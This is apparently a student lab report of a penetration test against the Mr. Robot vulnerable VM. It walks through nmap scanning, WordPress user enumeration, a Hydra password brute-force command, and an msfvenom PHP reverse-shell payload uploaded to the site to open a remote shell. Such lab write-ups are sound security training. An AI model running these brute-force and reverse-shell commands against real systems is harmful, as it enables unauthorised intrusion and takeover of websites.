Test Report

by

Dustin Fraser

Abstract

This lab represents a hands-on exercise that implemented a penetration test of an organization's web application and server. It identified existing and possible vulnerabilities. It also carried out the actions needed to exploit a specific, high risk vulnerability. This exploitation identified the risk associated with it and the impact to the system. The methodology used combined the requirements of footprinting, fingerprinting, enumeration, penetration, access escalation, maintaining access, and covering tracks. This was incorporated into the cyber-kill chain methodology to take advantage of the vulnerable box.

The technologies used for this lab were the Kali Linux penetration distribution, Mr. Robot vulnerable VM and Metaspolit penetration software tool for verifying and exploiting vulnerabilities. The lab environment was created by the student and was not exposed to the wider web. As such, the student had total legal right to use and attack the box.

Deliverables

The student prepared a written lab report and presentation a to demonstrate the lab. The written report documented completion of each phase of the lab.

VM Materials

- Kali Linux Virtual Machine
- Mr. Robot Virtual Machine
- Metasploitable
- Walk Through: (Download and install the Mr. Robot 1 VM https://www.vulnhub.com/entry/mr-robot-1,151/
  Follow the instructions and search on youtube on how to capture the flag: https://securitybytes.io/vulnhub-com-mr-robot-1-ctf-walkthrough-7d4800fc605a)

Penetration Testing Tools

- NMAP
- NCAT
- HYDRA
- MSFVENOM
- MSFCONSOLE/METASPLOIT
- ARMITAGE

- STEGANOGRAPHY

The Cyber Kill Chain

Methodology

1. **Reconnaissance (Footprinting and Fingerprinting)**

- This step included open-source intelligence (OSINT) and directly probing the system for any useful information. The useful information about the system was derived from the open or even closed public facing ports upon which specific services are run. It also included having watched the Mr. Robot series on Amazon and building the knowledge base. This was necessary for modeling the pentesting activity since it was a Black Box approach. The information ranged from identifying keywords for a word list, the VMs hardware, operating system version, associated services and software. It also included personal information about any potential users. The results were instrumental in enumerating the system. The data was gathered an categorized based on its resourcefulness (usernames, hostnames, network shares, IP tables, service settings and versions, application and banners, SNMP and DNS details) and the likelihood of a successful exploitation was determined from this initial data. This ultimately determined if the system was vulnerable to an attack, like a zero day, from an unknown attacker; how it could be attacked, and the cost and time needed to conduct the same.

Preparation of Environment

1. Ensured that the VMs network setting for Kali were either NAT or Bridged.
2. Ensured that the VMs network setting for Mr. Robot were set to "auto-detect", to get a regular DHCP address off the network.*(NAT was also tested)
3. Determined the IP of the Mr. Robot machine on the local network.
4. Determine the system availability with a Ping Scan.
5. Use NMAP with specific controls to identify the targets system's stability.

Procedure:

Locate Hosts from Kali with commands:

- netdiscover
- nmap -f -n -Pn -v -p- -T4 IPAddressRange/24
- nmap -sP 192.168.254*
- route -n
- sudo grep -R "DHCPOFFER" /var/log/*

Set IP variables in Kali:

- myip=192.168.254.10
- remotehostip=192.168.254.129


Perform Complete Scan:

- Using nmap -v -sS -sU -sV -O 192.168.254.129 -oX scanresultsfor679.xml to save the results.
- Using nmap -n -sTUV -pT, ports,U: ports

Enumerate Services:

- Using nmap -f -n -Pn -v -p- -T4 IPAddressRange/24
- Perform a quick service scan using unicornscan -mT -r500 -I IPAddressRange/24

Scan Results:




```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Currently scanning: 172.26.237.0/16   |   Screen View: Unique Hosts

19 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1140
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.254.2   00:50:56:f3:6d:48     14     840  VMware, Inc.
192.168.254.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.254.129 00:0c:29:29:6a:68      2     120  VMware, Inc.
192.168.254.254 00:50:56:e0:04:9e      2     120  VMware, Inc.

root@kali:~#
```

Fig. 1 Host Discovery



```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -f -n -P0 -v -p- -T4 192.168.254.129
Warning: The -P0 option is deprecated. Please use -Pn

Starting Nmap 7.31 ( https://nmap.org ) at 2017-06-10 02:25 EDT
Initiating ARP Ping Scan at 02:25
Scanning 192.168.254.129 [1 port]
Completed ARP Ping Scan at 02:25, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:25
Scanning 192.168.254.129 [65535 ports]
Discovered open port 80/tcp on 192.168.254.129
Discovered open port 443/tcp on 192.168.254.129
SYN Stealth Scan Timing: About 22.82% done; ETC: 02:28 (0:01:45 remaining)
SYN Stealth Scan Timing: About 57.40% done; ETC: 02:27 (0:00:45 remaining)
Completed SYN Stealth Scan at 02:27, 94.22s elapsed (65535 total ports)
Nmap scan report for 192.168.254.129
Host is up (0.0033s latency).
Not shown: 65532 filtered ports
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
MAC Address: 00:0C:29:29:6A:68 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 94.83 seconds
           Raw packets sent: 131141 (5.770MB) | Rcvd: 78 (3.132KB)
root@kali:~#
```

Fig. 2 NMAP Scan on Remote Host

```
root@kali:~# nmap -Pn -p- -sS -O 192.168.254.129

Starting Nmap 7.31 ( https://nmap.org ) at 2017-06-10 02:55 EDT
Nmap scan report for 192.168.254.129
Host is up (0.0012s latency).
Not shown: 65532 filtered ports
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
MAC Address: 00:0C:29:29:6A:68 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.13 seconds
```

Fig. 3 NMAP Scan OS Details of Remote Host

PORT	STATE	SERVICES	DETAILS	NOTES
22/TCP	closed	SSH		ttl 64
80/TCP	open	HTTP	Apache httpd	ttl 64
443/TCP	open	HTTPS	Ssl/http Apache httpd	
22/UDP	closed	SSH		
80/UDP	closed	HTTP		
443/UDP	closed	HTTPS		

Table 1. Target Ports & Service Details

Remote Host Details:

Device Type: General Purpose, VMWARE
OS Details: Linux 3.X|4.X, Linux 3.10 - 4.1
Mac Address: 00:0C:29:29:6A:68
IP Address: 192.168.254.129
Network Distance: 1 hop away
Latency: 0.0012s
Avg. Scan Time: 72s

Observation

There are only two open ports on the remote host and they are 80 and 443 which are traditionally HTTP/HTTPS ports for TCP traffic. Further interrogation of the ports will identify any services, software versions and possible vulnerable indicators. The NCAT tool was used for HTTP banner grabbing on port 80/443. Then UNISCAN was used to identify possible vulnerabilities on the website or web server being ported through port 80/443 on the remote host.




Fig. 4 HTTP Banner Grabbing




Fig. 5 Website Scan (*More Fingerprinting with Directory, File, Dynamic and Static Checks*) on Server at Port 80 (command: *uniscan -u http://192.168.254.129 -qweds*)

Observation:
The results gave a wealth of information of the services and website being hosted on the remote host. It was observed that there are various login types, specific data and configuration files being stored on the Apache server, among other details. There was information gathered from certain files such as *robots.txt* that were inadvertently left by the administrators and which was useful. These were downloaded, saved and later analyzed. At last, a WordPress site and username details were discovered.




Fig. 6 WordPress Site on Port 80

2. Weaponization

There was the identification of a WordPress site running on an Apache server on the remote host. This was deemed the most suitable or pertinent attack vector. The Nessus tool also assisted by providing a number of possible vulnerabilities and gave a very clear attack surface on the remote host. The vulnerabilities were also identified based on their risk information and the associated risk factors were considered. Specifically, there was emphasis on the critical risks, which were determined by their CVSS scores. Since the only way into the system was through the open port 80; the WordPress site was chosen to be the first pivot point into the system. This will later assist with continuing the exploitation or pentesting activity.




Fig. 7 Nessus Vulnerability Scan - Attack Surface




Fig. 8 Vulnerability Which Can be Exploited

Exploit Creation:

The objective here was to brute force the login to the WordPress site and deliver a payload which will be used to put a shell on the website. Since it was determined from the enumeration of the

website that there was a user named **elliot**, the next step would be to use a wordlist and HYDRA to brute force the password.
In Kali, the username (***elliot***) was obtained using *wpscan --url http://192.168.254.129 --enumerate users.*
The brute force attack was performed using HYDRA and the command was as follows:

hydra 192.168.254.129 http-form-post "/wp-login.php:log=elliot&pwd=^PASS^ERROR" -l eliot -P fsocity.dic -t 10 -w 30

wpscan --url 192.168.13.129 --usernames elliot --passwords fsocity.dic




Fig. 9 Hydra Brute Force Attack on Password (using password list)

Note: The password identified was ***XXXXXX*** and was used to access the WordPress website. In addition, since access to the WordPress website backend was possible, there was the need to create a PHP payload. This was done using MSFVENOM. command*: msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.254.10 LPORT=4444 -f raw > shell.php*




Fig. 10 Remote Shell Creation (Communicate with pentesting machine)

3. **Delivery (Penetration)**

Now, there was access to the backend with the credentials obtained. This was the instrument of penetration. A shell was created, and it was time to deliver it on the Apache web server. The tester logged in, and found a suitable place to hide the *shell.php* payload. The payload was found on the website by navigating to *http://192.168.254.129/wp-content/uploads/shell.php*.




Fig. 11 Remote Shell Payload Delivery (shell.php)

4. Exploitation (Access Escalation)

This was achieved after the payload, shell.php, was delivered. The reverse TCP connection connected back to the pentester's machine and ensured that there was always a remote shell.




Fig. 12 Using Metasploit: msfconsole as a tool to exploit the remote host

5. Installation

With the payload delivered and access to the remote server, persistence on the host was accomplished and maintained.

